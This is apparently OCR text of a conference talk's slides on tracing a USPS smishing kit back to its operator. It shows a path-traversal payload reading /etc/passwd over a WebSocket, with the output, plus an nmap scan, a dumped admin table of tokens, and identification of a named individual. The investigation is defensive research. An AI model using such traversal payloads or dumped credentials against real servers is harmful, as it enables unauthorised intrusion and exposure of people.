SMISHING SMACKDOWN


Unraveling the Threads of USPS Smishing and Fighting Back

S1nn3r

$ WHOAMI

- Full time work as a red team operator
- Recently graduated university
- Have found over $10k in vulns in various BB programs
- Certs: OSCP, GCIH, eCPPT, ABCDEFG...
- Founded a company recently with some friends





uspstf005735@ourladyofthelakeoh.appleid.c...
iMessage
Today 3:29 AM
The USPS package has arrived at the warehouse and cannot be delivered due to incomplete address information. Please confirm your address in the link within 12 hours.
https://usps.storeu.xyz
(Please reply to Y, then exit the SMS, open the SMS activation link again, or copy the link to Safari browser and open it)
The US Postal team wishes you a wonderful day
The sender is not in your contact list.
Report Junk

HOW DID THIS ALL START?

Just a text message...

Sent to the wrong man's wife

https://usps.storeu.xyz


Deceptive Site!
Get me out of here!
This isn't a deceptive site...
English
Locations
Support
Informed Delivery
Register / Sign In
USPS.COM
Quick Tools
Send
Receive
Shop
Business
International
Help
USPS Tracking®
Tracking
FAQs
Track Packages Anytime, Anywhere
Get the free Informed Delivery® feature to receive automated notifications on your packages
Learn More
Feedback
Remove
Tracking Number:
9300120111410471677883
Copy
Add to Informed Delivery
Delivery failed, addressee unknown
USPS Allows you to Redeliver your package to your address in case of delivery failure or any other case. You can also track the package at any time, from shipment to delivery.
Get More Out of USPS Tracking:
USPS Tracking Plus®

WebSocket ID: 3 : https://facaisss.top/wss/

Send WebSocket Message

Send | To server | Select next message received

Pretty | Raw | Hex

```
1 news.html
```

Search | 0 highlights

History

Message	Direction	Manual	Length	Time	WebSocket ID
news.html	→ To server	✓	9	07:34:39 3 Jan 2024	3
<html><head> <style type="t...	← To client		72066	07:34:40 3 Jan 2024	3
../../../../etc/passwd	→ To server	✓	22	07:34:49 3 Jan 2024	3
root:x:0:0:root:/root:/bin/bashbi...	← To client		1201	07:34:49 3 Jan 2024	3
news.html	→ To server	✓	9	07:35:05 3 Jan 2024	3
news.html	→ To server	✓	9	07:35:06 3 Jan 2024	3
<html><head> <style type="t...	← To client		72066	07:35:06 3 Jan 2024	3
<html><head> <style type="t...	← To client		72066	07:35:06 3 Jan 2024	3

Pretty | Raw | Hex

```
1  <html>
2
3    <head>
4      <style type="text/css">
5        .swal-icon--error{
6          border-color:#f27474;
7          -webkit-animation:animateErrorIcon.5s;
8          animation:animateErrorIcon.5s
9        }
10
11       .swal-icon--error__x-mark{
12         position:relative;
13         display:block;
14         -webkit-animation:animateXMark.5s;
15         animation:animateXMark.5s
16       }
17
18       .swal-icon--error__line{
19         position:absolute;
20         height:5px;
21         width:47px;
```

Search | 0 highlights

1 × 2 ×

WebSocket ID: 4 : https://facaisss.top/wss/

Send WebSocket Message

Send | To server | Select next message received

Pretty Raw Hex \n

```
1 ../../../../etc/passwd
```

Inspector

Search 0 highlights

History


Message	Direction	Manual	Length	Time	WebSocket ID
news.html	→ To server	✓	9	07:34:39 3 Jan 2024	3
<html><head> <style type="t...	← To client		72066	07:34:40 3 Jan 2024	3
../../../../etc/passwd	→ To server	✓	22	07:34:49 3 Jan 2024	3
root:x:0:0:root:/root:/bin/bashbi...	← To client		1201	07:34:49 3 Jan 2024	3
news.html	→ To server	✓	9	07:35:05 3 Jan 2024	3
news.html	→ To server	✓	9	07:35:06 3 Jan 2024	3
<html><head> <style type="t...	← To client		72066	07:35:06 3 Jan 2024	3
<html><head> <style type="t...	← To client		72066	07:35:06 3 Jan 2024	3
../../../../etc/passwd	→ To server	✓	22	07:36:20 3 Jan 2024	4
root:x:0:0:root:/root:/bin/bashbi...	← To client		1201	07:36:21 3 Jan 2024	4

Pretty Raw Hex \n


```
1  root:x:0:0:root:/root:/bin/bash
2  bin:x:1:1:bin:/bin:/sbin/nologin
3  daemon:x:2:2:daemon:/sbin:/sbin/nologin
4  adm:x:3:4:adm:/var/adm:/sbin/nologin
5  lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6  sync:x:5:0:sync:/sbin:/bin/sync
7  shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8  halt:x:7:0:halt:/sbin:/sbin/halt
9  mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 operator:x:11:0:operator:/root:/sbin/nologin
11 games:x:12:100:games:/usr/games:/sbin/nologin
12 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
13 nobody:x:99:99:Nobody:/:/sbin/nologin
14 systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
15 dbus:x:81:81:System message bus:/:/sbin/nologin
16 polkitd:x:999:998:User for polkitd:/:/sbin/nologin
17 rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
18 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
19 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
20 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
21 postfix:x:89:89::/var/spool/postfix:/sbin/nologin
```

Inspector

Search 0 highlights



https://portswigger.net/web-security/file-path-traversal


../../../../www/wwwlogs/access.l... → To server ✓ 34 11:25:35 3 Jan 2024 24
167.94.146.60 - - [08/Nov/2023:0... ← To client 132074 11:25:35 3 Jan 2024 24
Pretty Raw Hex
"\x03\x00\x00\x13\x0E\xE0\x00\x00\x00\x00\x00\x01\x00\x08\x00\x02\x00\x00\x00
" 400 150 "-" "-"\n
34 127.0.0.1 - - [10/Nov/2023:02:08:39 +0800] "POST
/phpmyadmin_828118934ed24b97/index.php?lang=zh_cn HTTP/1.1" 405 150 "-"
"BT-Panel"\n
35 117.189.219.88 - - [10/Nov/2023:02:08:49 +0800] "GET
/phpmyadmin_828118934ed24b97 HTTP/1.1" 301 162 "http://103.165.81.80:41233/"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.5845.931 YaBrowser/23.9.3.931 Yowser/2.5 Safari/537.36"\n
36 117.189.219.88 - - [10/Nov/2023:02:08:49 +0800] "GET
/phpmyadmin_828118934ed24b97/ HTTP/1.1" 200 1074
"http://103.165.81.80:41233/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.931
YaBrowser/23.9.3.931 Yowser/2.5 Safari/537.36"\n
37 127.0.0.1 - - [10/Nov/2023:02:08:52 +0800] "POST
/phpmyadmin_828118934ed24b97/index.php?lang=zh_cn HTTP/1.1" 405 150 "-"
"BT-Panel"\n
38 106.75.72.28 - - [10/Nov/2023:05:40:59 +0800] "GET / HTTP/1.1" 403 548 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 8_2_2) AppleWebKit/584.49 (KHTML,
like Gecko) Chrome/88.0.2141 Safari/537.36"\n
39 106.75.72.28 - - [10/Nov/2023:05:40:59 +0800] "GET /favicon.ico HTTP/1.1" 404
Inspector

Geolocation data from IP2Location (Product: DB6, 2024-1-1)

IP ADDRESS: 117.189.219.88

COUNTRY: [redacted]

REGION: [redacted]

CITY: [redacted]

ISP: [redacted]ile Communications Corporation

ORGANIZATION: Not available

LATITUDE: 26.5944

LONGITUDE: 104.8333

Geolocation data from ipinfo.io (Product: API, real-time)

IP ADDRESS: 117.189.219.88

COUNTRY: [redacted]

REGION: [redacted]

CITY: [redacted]

ISP: Not available

ORGANIZATION: AS9808 [redacted] Co., Ltd.

LATITUDE: 31.2222

LONGITUDE: 121.4581

Geolocation data from DB-IP (Product: API, real-time)

IP ADDRESS: 117.189.219.88

COUNTRY: [redacted]

ISP: [redacted]communications corporation

ORGANIZATION: China Mobile

```
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            Pure-FTPd
| ssl-cert: Subject: commonName=103.165.81.80/organizationName=BT-PANEL/stateOrProvinceName=Guangdong/countryName=CN
| Issuer: commonName=103.165.81.80/organizationName=BT-PANEL/stateOrProvinceName=Guangdong/countryName=CN
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-12-16T12:53:21
| Not valid after:  2033-09-14T12:53:21
| MD5:   4adc e2cc c660 8879 ae87 088c 6eea 7814
|_SHA-1: 683e ab25 470d b18b ccc1 d605 8b89 eba9 3b01 6dbe
|_ssl-date: TLS randomness does not represent time
```

```
443/tcp  open  ssl/http       nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 3F0F72ED57A54B97CDA500BCF0545EFB
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=storeuss.top
| Subject Alternative Name: DNS:storeuss.top, DNS:usps.storeu.top, DNS:usps.storeu.world, DNS:usps.storeu.xyz, DNS:usps.
storeuoo.top, DNS:usps.storeus.world, DNS:usps.storeuss.cyou, DNS:usps.storeuss.world, DNS:usps.storeusss.top, DNS:usps.
storeusss.world, DNS:usps.storeusss.xyz
| Issuer: commonName=R3/organizationName=Let's Encrypt/countryName=US
```

THE BREAKTHROUGH

1 × 2 × 3 × 5 × 6 × 7 × 9 × +

Send | Cancel | < | > | Target: https://facaisss.top | HTTP/2

Request

Pretty | Raw | Hex

```
1 POST /php/app/[redacted] HTTP/2
2 Host: facaisss.top
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0)
  Gecko/20100101 Firefox/121.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 80
9 Origin: https://usps.storeu.xyz
10 Dnt: 1
11 Referer: https://usps.storeu.xyz/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Sec-Gpc: 1
16 Te: trailers
17
18 [redacted]
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

```
1 HTTP/2 200 OK
2 Server: nginx
3 Date: Wed, 03 Jan 2024 04:15:22 GMT
4 Content-Type: text/html; charset=UTF-8
5 Vary: Accept-Encoding
6 Access-Control-Allow-Origin: *
7 Strict-Transport-Security: max-age=31536000
8
9 {"code":-1,"msg":"error!"}
```

Search | 0 highlights

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	2
Request cookies	0
Request headers	18
Response headers	6

Inspector | Notes

```
Database: facaisss_top
[4 tables]
+----------+
| admin    |
| config   |
| records  |
| userinfo |
+----------+
```

Copy

Database: facaisss_top
Table: admin
[9 entries]

id	token	desc	name	username	login_time	permission
9527	qHJK7M0rNUy7UYulDi05qojUSFM9pM3C	???	???TG:https://t.me/wangduoyu0			
9531	jLgco5RMvFqgyxONDUVk2JmxEqFEkovq	<blank>	NULL			
9532	2fCCgWhzw7waNNQReGf1Ycmcp42rTn5v	<blank>	NULL			
9533	d5EOAVfo0HZsprmAACK7iH9pTz56zNhN	<blank>	NULL			
9537	a3zps4dfc3cuZOV3G1RtWMWPcUdCmjGn	<blank>	NULL			
9539	jAYkPihKE768TpoGnQ3pTsYZ4pNQ3C18	<blank>	NULL			
9540	wi3g2ZnGFV4vnUn2LiVPFmAhOfKfbKlJ	<blank>	NULL			
9541	TTTCcT3YWljq0isK5RDnN7PpfkMcN3OK	<blank>	NULL			
9542	bPBaUEoFrI3xpwMjJoE8Dp5zRMVWVgLa	<blank>	NULL			

NOW WE HAVE SOMETHING...

- Config was boring sadly
- Userinfo and records were encrypted blobs

But...

- Admin table:
  - Encrypted usernames
  - Encrypted token
  - Hashed passwords
  - Permissions

  - And...



NOW WE HAVE SOMETHING...

Last login time & IP



GUESS THE COUNTRY!

Starring you!

Geolocation data from IP2Location (Product: DB6, 2024-1-1)

IP ADDRESS: 117.189.219.88

COUNTRY: China

REGION: Guizhou

CITY: Liupanshui

ISP: China Mobile Communications Corporation

ORGANIZATION: Not available

LATITUDE: 26.5944

LONGITUDE: 104.8333

Geolocation data from ipinfo.io (Product: API, real-time)

IP ADDRESS: 117.189.219.88

COUNTRY: China

REGION: Shanghai

CITY: Shanghai

ISP: Not available

ORGANIZATION: AS9808 China Mobile Communications Group Co., Ltd.

LATITUDE: 31.2222

LONGITUDE: 121.4581

Geolocation data from DB-IP (Product: API, real-time)

IP ADDRESS: 117.189.219.88

COUNTRY: China

ISP: China Mobile communications corporation

ORGANIZATION: China Mobile

NOW WHAT?

- Published first blog post
- Started looking into some more of the data...



DID YOU NOTICE IT EARLIER?

Copy

Database: facaisss_top
Table: admin
[9 entries]

id	token	desc	name	username	login_time	permission
9527	qHJK7M0rNUy7UYulDi05qojUSFM9pM		???TG:https://t.me/wangduoyu0			
9531	jLgco5RMvFqgyxONDUVk2JmxEqFEkovq	<blank>	NULL			
9532	2fCCgWhzw7waNNQReGf1Ycmcp42rTn5v	<blank>	NULL			
9533	d5EOAVfo0HZsprmAACK7iH9pTz56zNhN	<blank>	NULL			
9537	a3zps4dfc3cuZOV3G1RtWMWPcUdCmjGn	<blank>	NULL			
9539	jAYkPihKE768TpoGnQ3pTsYZ4pNQ3C18	<blank>	NULL			
9540	wi3g2ZnGFV4vnUn2LiVPFmAhOfKfbKlJ	<blank>	NULL			
9541	TTTCcT3YWljq0isK5RDnN7PpfkMcN3OK	<blank>	NULL			
9542	bPBaUEoFrI3xpwMjJoE8Dp5zRMVWVgLa	<blank>	NULL			



王多余

@wangduoyu0

老王源码开发教学，✅个人频道： https://t.me/dy_tongbu

SEND MESSAGE



老王同步源码开发教学

3 790 subscribers

授人以鱼不如授人以渔
普通/同步源码开发教学
唯一TG： @wangduoyu0
备用TG: @wangduoyu12

...

VIEW IN TELEGRAM

Preview channel

PEEKING INTO TELEGRAM

- Demo videos
- How-to posts
- Announcements that the product is secure
- And this...






SO, WHO IS THIS?

- Lead: wangduoyu0
  - A current CS student in China

- Other members who work as graphic designers and web developers



DIGGING DEEPER?



BEGGING

- Resecurity HUNTER team had a kit they had purchased.
- I am a broke college student
- They were kind enough to send the kit over for free!



